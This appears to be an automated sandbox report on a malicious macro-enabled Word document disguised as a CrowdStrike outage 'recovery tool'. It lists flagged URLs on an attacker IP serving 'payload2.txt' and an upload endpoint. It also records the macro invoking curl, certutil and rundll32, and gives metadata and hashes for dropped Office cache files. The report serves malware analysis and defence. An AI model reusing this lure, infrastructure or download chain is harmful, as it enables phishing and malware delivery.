
Name	Malicious	Antivirus Detection	Reputation
http://172.104.160.126:5000/Uploadss	true	• Avira URL Cloud: safe	unknown
http://172.104.160.126:8099/payload2.txt	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://duckduckgo.com/chrome_newtab	V2ViIERhdGE=.16.dr	false	• Avira URL Cloud: safe	unknown
http://172.104.160.126:8099/payload2.txt6ov	curl.exe, 0000000D.00000002.2189505676.0 0000000033E8000.00000004.00000020.000200 00.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://curl.se/libcurl/c/curl_easy_setopt.html	curl.exe, 00000021.00000000.2733260752.0 000000000885000.00000002.00000001.010000 00.00000007.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://duckduckgo.com/ac/?q=	V2ViIERhdGE=.16.dr	false	• Avira URL Cloud: safe	unknown
http://172.104.160.126:8099	vbaProject.bin	true	• Avira URL Cloud: safe	unknown
http://https://www.google.com/images/branding/product/ico/googleg_lodp.ico	V2ViIERhdGE=.16.dr	false	• Avira URL Cloud: safe	unknown
http://https://curl.se/docs/http-cookies.html	curl.exe, curl.exe, 00000021.00000002.2767226008.0 000000000885000.00000002.00000001.010000 00.00000007.sdmp, curl.exe, 00000021.000 00000.2733260752.0000000000885000.000000 02.00000001.01000000.00000007.sdmp, certutil.exe, 00000022.00000003.2768980516.0000000004F A2000.00000004.00000020.00020000.0000000 0.sdmp, rundll32.exe, 00000024.00000002. 4259710787.00007FFD92CEA000.00000002.000 00001.01000000.00000008.sdmp	false	• Avira URL Cloud: safe	unknown
http://172.104.160.126:80X99	vbaProject.bin	false	• Avira URL Cloud: safe	unknown
http://172.104.160.	~WRF{085F5DEF-FD43-4377-836E-D631451649D 2}.tmp.26.dr	true	• Avira URL Cloud: safe	unknown
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	V2ViIERhdGE=.16.dr	false	• Avira URL Cloud: safe	unknown
http://172.104.160.126:8099/payload2.txt-oC:	curl.exe, 0000000D.00000002.2189505676.0 0000000033E0000.00000004.00000020.000200 00.00000000.sdmp, curl.exe, 00000021.000 00002.2767652303.0000000003170000.000000 04.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ch.search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas&command=	V2ViIERhdGE=.16.dr	false	• URL Reputation: safe	unknown
http://172.104.160.126:5000/Upl	rundll32.exe, 00000010.00000003.25202168 65.0000020A783B4000.00000004.00000020.00 020000.00000000.sdmp, rundll32.exe, 0000 0010.00000003.2520153129.0000020A783B300 0.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://curl.se/docs/alt-svc.html	certutil.exe, 0000000E.00000003.21911966 76.0000000004907000.00000004.00000020.00 020000.00000000.sdmp, rundll32.exe, rundll32.exe, 00000010.00000002.5554128263.00007FFD92C EA000.00000002.00000001.01000000.0000000 8.sdmp, certutil.exe, 00000022.00000003.2768980516 .0000000004FA2000.00000004.00000020.0002 0000.00000000.sdmp, rundll32.exe, 000000 24.00000002.4259710787.00007FFD92CEA000. 00000002.00000001.01000000.00000008.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.ecosia.org/newtab/	V2ViIERhdGE=.16.dr	false	• URL Reputation: safe	unknown
http://https://curl.se/docs/sslcerts.html	curl.exe, curl.exe, 00000021.00000002.2767226008.0 000000000885000.00000002.00000001.010000 00.00000007.sdmp, curl.exe, 00000021.000 00000.2733260752.0000000000885000.000000 02.00000001.01000000.00000007.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://curl.se/docs/sslcerts.htmlcurl	curl.exe	false	• Avira URL Cloud: safe	unknown
http://https://ac.ecosia.org/autocomplete?q=	V2ViIERhdGE=.16.dr	false	• URL Reputation: safe	unknown
http://https://curl.se/docs/hsts.html	curl.exe, curl.exe, 00000021.00000002.2767226008.0 000000000885000.00000002.00000001.010000 00.00000007.sdmp, curl.exe, 00000021.000 00000.2733260752.0000000000885000.000000 02.00000001.01000000.00000007.sdmp, certutil.exe, 00000022.00000003.2768980516.0000000004F A2000.00000004.00000020.00020000.0000000 0.sdmp, rundll32.exe, 00000024.00000002. 4259710787.00007FFD92CEA000.00000002.000 00001.01000000.00000008.sdmp	false	• Avira URL Cloud: safe	unknown
http://172.104.160.126:8099/payload2.txton	curl.exe, 00000021.00000002.2767652303.0 000000003178000.00000004.00000020.000200 00.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://aka.ms/vs/17/release/vc_redist.x64.exe	document.xml	false	• Avira URL Cloud: safe	unknown
http://https://curl.se/docs/alt-svc.html#	rundll32.exe	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://curl.se/docs/copyright.htmlD	xcopy.exe, 0000000A.00000002.2145898386.0000000002C0B000.00000004.00000020.00020000.00000000.sdmp, certutil.exe, 0000000B.00000002.2149297237.0000000004620000.00000004.00000020.00020000.00000000.sdmp, certutil.exe, 0000000B.00000002.2148940386.0000000002928000.00000004.00000020.00020000.00000000.sdmp, certutil.exe, 0000000C.00000002.2154163486.00000000028A8000.00000004.00000020.00020000.00000000.sdmp, curl.exe, 0000000D.00000002.2189288243.00000000008D0000.00000002.00000001.01000000.00000007.sdmp, xcopy.exe, 0000001E.00000002.2727525467.00000000028DB000.00000004.00000020.00020000.00000000.sdmp, certutil.exe, 0000001F.00000002.2729026809.0000000004760000.00000004.00000020.00020000.00000000.sdmp, certutil.exe, 0000001F.00000002.2728920488.0000000002A08000.00000004.00000020.00020000.00000000.sdmp, certutil.exe, 00000020.00000002.2732646936.0000000002D98000.00000004.00000020.00020000.00000000.sdmp, curl.exe, 00000021.00000002.2767307922.00000000008A0000.00000002.00000001.01000000.00000007.sdmp	false	• Avira URL Cloud: safe	unknown
http://172.104.160.126:8099/pay	curl.exe, 00000021.00000002.2767652303.000000003178000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://curl.se/docs/hsts.html#	curl.exe	false	• Avira URL Cloud: safe	unknown
http://https://ch.search.yahoo.com/favicon.icohttps://ch.search.yahoo.com/search	V2ViIERhdGE=.16.dr	false	• URL Reputation: safe	unknown
http://172.104.160.126:8099/payload2.txtr	curl.exe, 00000021.00000002.2767652303.000000003178000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://172.104.160.126:8099/pay0	curl.exe, 00000021.00000002.2767652303.000000003178000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://172.104.160.126:8099/payload2.txts	curl.exe, 0000000D.00000002.2189505676.0000000033E8000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://curl.se/P	xcopy.exe, 0000000A.00000002.2145898386.0000000002C0B000.00000004.00000020.00020000.00000000.sdmp, certutil.exe, 0000000B.00000002.2149297237.0000000004620000.00000004.00000020.00020000.00000000.sdmp, certutil.exe, 0000000B.00000002.2148940386.0000000002928000.00000004.00000020.00020000.00000000.sdmp, certutil.exe, 0000000C.00000002.2154163486.00000000028A8000.00000004.00000020.00020000.00000000.sdmp, curl.exe, 0000000D.00000002.2189288243.00000000008D0000.00000002.00000001.01000000.00000007.sdmp, xcopy.exe, 0000001E.00000002.2727525467.00000000028DB000.00000004.00000020.00020000.00000000.sdmp, certutil.exe, 0000001F.00000002.2729026809.0000000004760000.00000004.00000020.00020000.00000000.sdmp, certutil.exe, 0000001F.00000002.2728920488.0000000002A08000.00000004.00000020.00020000.00000000.sdmp, certutil.exe, 00000020.00000002.2732646936.0000000002D98000.00000004.00000020.00020000.00000000.sdmp, curl.exe, 00000021.00000002.2767307922.00000000008A0000.00000002.00000001.01000000.00000007.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://curl.se/docs/http-cookies.html#	curl.exe	false	• Avira URL Cloud: safe	unknown
http://172.104.160.126:8099/payload2.txt6	curl.exe, 0000000D.00000002.2189505676.0000000033E8000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	V2ViIERhdGE=.16.dr	false	• URL Reputation: safe	unknown
http://172.104.160.126:8099/payload2.txto	curl.exe, 00000021.00000002.2767652303.000000003178000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
239.255.255.250	unknown	Reserved	?	unknown	unknown	false
172.104.160.126	unknown	United States		63949	LINODE-APLinodeLLCUS	true
142.250.186.164	www.google.com	United States		15169	GOOGLEUS	false

Private

IP
192.168.2.6

General Information

Joe Sandbox version:	40.0.0 Tourmaline
Analysis ID:	1478411
Start date and time:	2024-07-22 15:56:51 +02:00
Joe Sandbox product:	CloudBasic
Overall analysis duration:	0h 12m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 x64 22H2 with Office Professional Plus 2019, Chrome 117, Firefox 118, Adobe Reader DC 23, Java 8 Update 381, 7zip 23.01
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Sample name:	New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winDOCM@69/284@2/4
EGA Information:	• Successful, ratio: 100%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .docm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Browse link: https://go.microsoft.com/fwlink/?linkid=2280386 • Scroll down • Close Viewer • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, RuntimeBroker.exe, WMIADAP.exe, SIHClient.exe, backgroundTaskHost.exe, svchost.exe
- HTTP Packets have been reduced
- TCP Packets have been reduced to 100
- Created / dropped Files have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.32.97, 52.113.194.132, 184.28.90.27, 192.229.221.95, 52.111.243.40, 52.111.243.42, 52.111.243.41, 52.111.243.43, 199.232.214.172, 5 1.105.71.136, 52.109.28.47, 95.101.111.168, 95.101.111.179, 2.18.64.220, 2.18.64.224, 142.250.184.227, 142.250.185.206, 34.104.35.123, 74.125.71.84, 184.28.89.167, 23.212.89.111, 52.109.28.48, 20.189.173.2, 52.111.231.26, 52.111.231.25, 52.111.231.24, 52.111.231.23, 20.42.73.26
- Excluded domains from analysis (whitelisted): osiprod-uks-bronze-azsc-000.uksouth.cloudapp.azure.com, odc.officeapps.live.com, slscr.update.microsoft.com, clientservices.googleapis .com, fs-wildcard.microsoft.com.edgekey.net, a1847.dscg2.akamai.net, mobile.events.data.microsoft.com, e11290.dspg.akamaiedge.net, clients2.google.com, dlc-shim.trafficmanager.net, e12671.dscd.akamaiedge.net, ocsp.digicert.com, login.live.com, download.microsoft.com.edgekey.net, e16604.g.akamaiedge.net, main.dl.ms.akadns.net, on edscolprdeus09.eastus.cloudapp.azure.com, officeclient.microsoft.com, download.microsoft.com, ukw-azsc-config.officeapps.live.com, ecs.office.com, fs.microsoft.com, onedscolprduks0 0.uksouth.cloudapp.azure.com, prod.roaming1.live.com.akadns.net, s-0005-office.config.skype.com, uks-azsc-000.odc.officeapps.live.com, nleditor.osi.office.net, uks-azsc-000.roaming .officeapps.live.com, edgedl.me.gvt1.com, s-0005.s-msedge.net, metadata.templates.cdn.office.net, ecs.office.trafficmanager.net, clients.l.google.com, eur
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size exceeded maximum capacity and may have missing network information.
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.
- Report size getting too big, too many NtSetInformationFile calls found.
- Report size getting too big, too many NtSetValueKey calls found.
- VT rate limit hit for: New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\FontCache\4\Catalog\ListAll.Json

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JSON data
Category:	dropped
Size (bytes):	521377
Entropy (8bit):	4.9084889265453135
Encrypted:	false
SSDEEP:	3072:gdTb5Sb3F2FqSrfZm+CnQsbzxZO7aYb6f5780K2:wb5q3umBnzT
MD5:	C37972CBD8748E2CA6DA205839B16444
SHA1:	9834B46ACF560146DD7EE9086DB6019FBAC13B4E
SHA-256:	D4CFBB0E8B9D3E36ECE921B9B51BD37EF1D3195A9CFA1C4586AEA200EB3434A7
SHA-512:	02B4D134F84122B6EE9A304D79745A003E71803C354FB01BAF986BD15E3BA57BA5EF167CC444ED67B9BA5964FF5922C50E2E92A8A09862059852ECD9CEF1A900
Malicious:	false
Preview:	{"MajorVersion":4,"MinorVersion":40,"Expiration":14,"Fonts":[{"a":[4294966911],"f":"Abadi","fam":[],"sf":[{"c":[1,0],"dn":"Abadi","fs":32696,"ful":[{"lcp":983041,"lsc":"Latn","ltx":"Abadi"}],"gn":"Abadi","id":"23643452060","p":[2,11,6,4,2,1,4,2,2,4],"sub":[],"t":"ttf","u":[2147483651,0,0,0],"v":197263,"w":26215680},{"c":[1,0],"dn":"Abadi Extra Light","fs":22180,"ful":[{"lcp":983042,"lsc":"Latn","ltx":"Abadi Extra Light"}],"gn":"Abadi Extra Light","id":"17656736728","p":[2,11,2,4,2,1,4,2,2,4],"sub":[],"t":"ttf","u":[2147483651,0,0,0],"v":197263,"w":13108480}]},{"a":[4294966911],"f":"ADLaM Display","fam":[],"sf":[{"c":[536870913,0],"dn":"ADLaM Display Regular","fs":140072,"ful":[{"lcp":983040,"lsc":"Latn","ltx":"ADLaM Display"}],"gn":"ADLaM Display","id":"31965479471","p":[2,1,0,0,0,0,0,0,0,0],"sub":[],"t":"ttf","u":[2147491951,1107296330,0,0],"v":131072,"w":26215680}]},{"a":[4294966911],"f":"Agency FB","fam":[],"sf":[{"c":[536870913,0],"dn":"Agency FB Bold","fs":54372,"ful":[{"lcp":9830

C:\Users\user\AppData\Local\Microsoft\FontCache\4\PreviewFont\flat_officeFontsPreview_4_40.ttf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	TrueType Font data, 10 tables, 1st "OS/2", 7 names, Microsoft, language 0x409, \251 2018 Microsoft Corporation. All Rights Reserved.msofp_4_40RegularVersion 4.40;O365
Category:	dropped
Size (bytes):	773040
Entropy (8bit):	6.55939673749297
Encrypted:	false
SSDEEP:	12288:Zn84XULLDs51UJQSOf9VvLXHyheIQ47gEFGHtAgk3+/cLQ/zhm1kjFKy6Nyjbqq+:N8XPDs5+ivOXgo1kYvyz2
MD5:	4296A064B917926682E7EED650D4A745
SHA1:	3953A6AA9100F652A6CA533C2E05895E52343718
SHA-256:	E04E41C74D6C78213BA1588BACEE64B42C0EDECE85224C474A714F39960D8083
SHA-512:	A25388DDCE58D9F06716C0F0BDF2AEFA7F68EBCA7171077533AF4A9BE99A08E3DCD8DFE1A278B7AA5DE65DA9F32501B4B0B0ECAB51F9AF0F12A3A8A75363FF2C
Malicious:	false
Preview:	..... OS/29....(...`cmap.s.,.....pglyf..&....|....head2.....6hheaE.@v.....$hmtx.....@loca.U.....8...Dmaxp..... name.P+.....post...<..... .....b~1_.<.....<.....<.....r.....Aa.....Q....Aa....Aa.....~.....3.....MS .@.....(...Q..... .....d.....0...J.....8.....>..... +a..#...../...K.....z.....N.....*...!...-...+.....z.....h..%^..3...&j..+...+%..'R..+..."..... .....k.....$A...,.....g...&...=.....X..&.....*.....&....B..(B.....#.....j.....+...P...5...@...).....#...)Q.....*...{.. ....?..'...#....N...7.....<...;>.....].....5.....#....s.....$.....$.....^.....+...>....H.....%...7.....6.....O...V.....K....."....c...N.....!.....$...&...*p..

C:\Users\user\AppData\Local\Microsoft\GraphicsCache\1\CatalogCacheMetaData.xml

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	XML 1.0 document, ASCII text, with very long lines (1298), with no line terminators
Category:	modified
Size (bytes):	1298
Entropy (8bit):	5.077301845740677
Encrypted:	false
SSDEEP:	24:2dtatFtAzXR0X5qBiX5qGXX5qyjX5qgZX5q4d3X5qsHX5qfYX5qO:cGEbRNBfGQyEg+4dwsgfJO
MD5:	70EFA566464C23B4E36A63A2E54795F1
SHA1:	71D018AAF38ED9178717D2871810F8FDF4A5FA88
SHA-256:	186DF18340B77010991449EA87475CAE6651432084C1AFC7AFE5AEE779B42DDF

SHA-512:	BA840DF32DB645E461392400DA7F01AC57EB2F722D1A7C8AD22551D8B83FAB38EE69D328248871905791F23FA8604A48F7DBD3DDD231C3E506B5D5C1134C57
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><root><version>1</version><Count>8</Count><Resource><Id>inkeffectsilver_0</Id><LAT>2024-07-22T13:58:48Z</LAT><key>inkeffectsilver.jpg</key><folder>Graphics</folder><type>10</type></Resource><Resource><Id>inkeffectrosegold_0</Id><LAT>2024-07-22T13:58:48Z</LAT><key>inkeffectrosegold.jpg</key><folder>Graphics</folder><type>10</type></Resource><Resource><Id>inkeffectgold_0</Id><LAT>2024-07-22T13:58:48Z</LAT><key>inkeffectgold.jpg</key><folder>Graphics</folder><type>10</type></Resource><Resource><Id>inkeffectlava_0</Id><LAT>2024-07-22T13:58:48Z</LAT><key>inkeffectlava.jpg</key><folder>Graphics</folder><type>10</type></Resource><Resource><Id>inkeffectgalaxy_0</Id><LAT>2024-07-22T13:58:48Z</LAT><key>inkeffectgalaxy.jpg</key><folder>Graphics</folder><type>10</type></Resource><Resource><Id>inkeffectbronze_0</Id><LAT>2024-07-22T13:58:48Z</LAT><key>inkeffectbronze.jpg</key><folder>Graphics</folder><type>10</type></Resource><Resource><Id>inkef

C:\Users\user\AppData\Local\Microsoft\GraphicsCache\1\CloudGraphicsResources\Graphics\inkeffectbronze.jpg

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=0], baseline, precision 8, 540x540, components 3
Category:	dropped
Size (bytes):	51359
Entropy (8bit):	7.951666710600864
Encrypted:	false
SSDEEP:	1536:R0RcgzFbKPP60jII5/IwaJczf3CtvRX5/wWi5:bgxbKPid/lwnzqJ5E5
MD5:	C78ADBD2D46B0E9C1D82F07CE097886C
SHA1:	FB1112D34E16E16AEE78EEDD4FC646ED9BE2AF93
SHA-256:	AEBFCC397AEF37AFE927595078B879AB56A3EEA1725B49E5716DEBCE74B8757C
SHA-512:	0EE4D259906BA938FAF8C1A0ED1A77FB4AD16313839B8790955448F7219806B4B70BA318A359F4724031C62300D4A24E0C63CFEE233EF25B3AE907F5F09AB89B
Malicious:	false
Preview:	......Exif..II*.....Ducky.....http://ns.adobe.com/xap/1.0/.<?xpacket begin="." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 5.6-c067 79.157747, 2015/03/30-23:40:42 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmpMM:OriginalDocumentID="adobe:docid:photoshop:cf966bc7-2e03-1179-b805-d8edc999fcb6" xmpMM:DocumentID="xmp.did:630AA0AD350711E7A8B5D05185B6C702" xmpMM:InstanceID="xmp.iid:630AA0AC350711E7A8B5D05185B6C702" xmp:CreatorTool="Adobe Photoshop CC 2017 (Macintosh)"> <xmpMM:DerivedFrom stRef:instanceID="xmp.iid:93DCC65027C411E7BFED96D58044CBC1" stRef:documentID="xmp.did:93DCC65127C411E7BFED96D58044CBC1"/> </rdf:Description> </rdf:RDF> </x:xmpmeta> <?xpacket end="r"?>....Adobe.d.....!.!4..4B/)/B=3223=FFFFFF

C:\Users\user\AppData\Local\Microsoft\GraphicsCache\1\CloudGraphicsResources\Graphics\inkeffectgalaxy.jpg

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 540x540, components 3
Category:	dropped
Size (bytes):	39125
Entropy (8bit):	7.979802521866709
Encrypted:	false
SSDEEP:	768:WCjr07kqJ96I8cTgooRTYWHj3FkbeP2rcZ7EHA6s5:507kq2SEo+TLjTw+7EHTe
MD5:	239B06776C5028E8696BE5DDE3056F40
SHA1:	5BA5F0F7762296CBC0A066608E611AAA4D386F75
SHA-256:	D8A45BC6BD592ED29DC7F74666B6C22D4ADDCA52261FDF2A929CE7205FC4EFCA
SHA-512:	7B5319E22DC8D422C9974A6DE23B094CCBC89861FFBBA85C5A19137B1A7CE3224E34978F2AF5777BB357571379B998DCBB30951DBEF32BBFE8C73929D2F90B6
Malicious:	false
Preview:	......JFIF.....)&""&)>,0,0,>^;E;;E;^SeRMReS.vhhv.....)&""&)>,0,0,>^;E;;E;^SeRMReS.vhhv.....".....BKB.@..h.Z.Z....ker..Xd!.E.....y.e.<...tNoK...:..B..R...,.uAM....H..Rd..h....%Q...'#.....JRcN..pGL{3.1....!C.8..y.R..3....$.%..H.....eoG..\..M.....5.....c.F{....j.....&?J.*.ad..Y3[..2\..5)+..Qh....g.)....biQ$@..uCV..0.&+..#...B...JR.|lp.C...{.V.;N$.m.w.j..;"..:.$....Z.sj...!,m..G5...l...Y.l/.J....:.=.;u,:.G.....u/.u.u.#5..Y.C....DI.....t..B.....f..v(t.....0H..M.d.5e.J.l..(...C.K-...S4..HR.uz>....f.q.jU..$..q.....QG....%.=.@....\.t....v....f...r:;[.n..W/.&....._.Q?o9.S....s.Y....T..yT...;T..c.G.Lk..tf.0 ..x.".#Ptw%n!.P.....%.]+yWb`lY.y&k...t..pr1=I.Z.A....i.....l..k.{.!.G8.....vi1]./\.6_....Z...:X..1...u ..\.n...<.-}...D.>q..G...F.....?Z.V.\..hX.....#.Ec...H..s...m...\..6.[V&.V.Fwv4G6.!%.Yg...3...7.m.

C:\Users\user\AppData\Local\Microsoft\GraphicsCache\1\CloudGraphicsResources\Graphics\inkeffectgold.jpg

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 540x540, components 3
Category:	dropped
Size (bytes):	45967
Entropy (8bit):	7.9705077862907885
Encrypted:	false
SSDEEP:	768:IuC14Fy5SyHdNNbx4IsRctKVqjrk+wiM6SNlM3jDbS+TFhNdc:IuC+RkRSjyxoPNl6DbSqhNdc
MD5:	041305375CE26DE66A1405C06819D3CD
SHA1:	4448296BBA3BD8ACF34D1AF5C4CFEBDFD6B07919
SHA-256:	4BB1E1D1139CAFDD96D4C98F78086B3677A68A90ABCACE31250F1442C9E528B0
SHA-512:	F15A172058470337F9EA00F5757A605A0A069A7C232BA6015B2839CEC27DCEA30E81BEFD811AC15D9B442648FFD9F07B82B1E104F86890C2F2680242EC32958A
Malicious:	false

Preview:	.....JFIF.....+'$$'+A.2.2.Ac=H==H=cWjVPVjW.{mm{.....+'$$'+A.2.2.Ac=H==H=cWjVPVjW.{mm{....."..... .....rZ.5E[.lH...Nn..r..chh9.E.`..]9...!xS[.{...G.i.vUG.d!+Pu#. .%sF.GE.*.....W..&...zo..l...og....F.Q..H.....=....=.q.....x...R..P.)V..<.....L.....>Y."O=.T.."s..Y...gtx..r..A....oA Ug*>.c....hx.1.gF.u..,.|.yPT.R.....B....$!...,.P..=$t..@...V5l.i..j..s55.+.BBMJ.<4I.F|.j.>..Tq..$....|....f|r.y./e.]:9;/.....i.t..6...D.I.....Qs.CU.0.KP,..J...N.A-Y.....qp.+..._6Y.}..- 5.5E#.x..J...+.R*J..X....Tc.o.I....1...Fp."...J+..L...8.l.k...{..'.L..X...Vu.t.h..$h..;."=f.c.....uj.*..1...4..:..pb....N...D...zn[.X-v...X.g....C,.].UaX.Q...."..=4.\e.V.~.5.....qI.....T/M.HI.F.y .S%E]f.G.<....+p...5U.kT|.Gs..z=.D...n.|.t~..)..2.:.....B.Jf.S..C.#.....J.Y...-..U..k..A.K...V.@.GEpb...d.....W...D.....#.....'X..J....'.i.Kw..+.6.#+..J....,.}B.Tbh.i

C:\Users\user\AppData\Local\Microsoft\GraphicsCache\1\CloudGraphicsResources\Graphics\inkeffectlava.jpg

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=0], baseline, precision 8, 540x540, components 3
Category:	dropped
Size (bytes):	46495
Entropy (8bit):	7.9661137194510605
Encrypted:	false
SSDEEP:	768:VQ++TcRGfH5eNodvzDnMex2FzuOojrl+X4H+91i57BR/SUcKkuMw2D:cTmQHICzA7ijrlZ+9g57BZSUcKk5ww
MD5:	437A5A184681BCFC608FD1E97D708616
SHA1:	7D84FBE6D4DED5A3C98414F458CE071BBC9035BB
SHA-256:	D1F0B68D87F6B09555851C30F0352A07952B5B0885EFB8D3E3FF5CEE4279E87B
SHA-512:	6B2D7542117A4F4DA956CB7EF4C09F69728F793C0DE6BAAC6790F73E923600EABA0FC54D1C7082483244EF1DA0246158C69143CD297FA08131B302AAD04B500
Malicious:	false
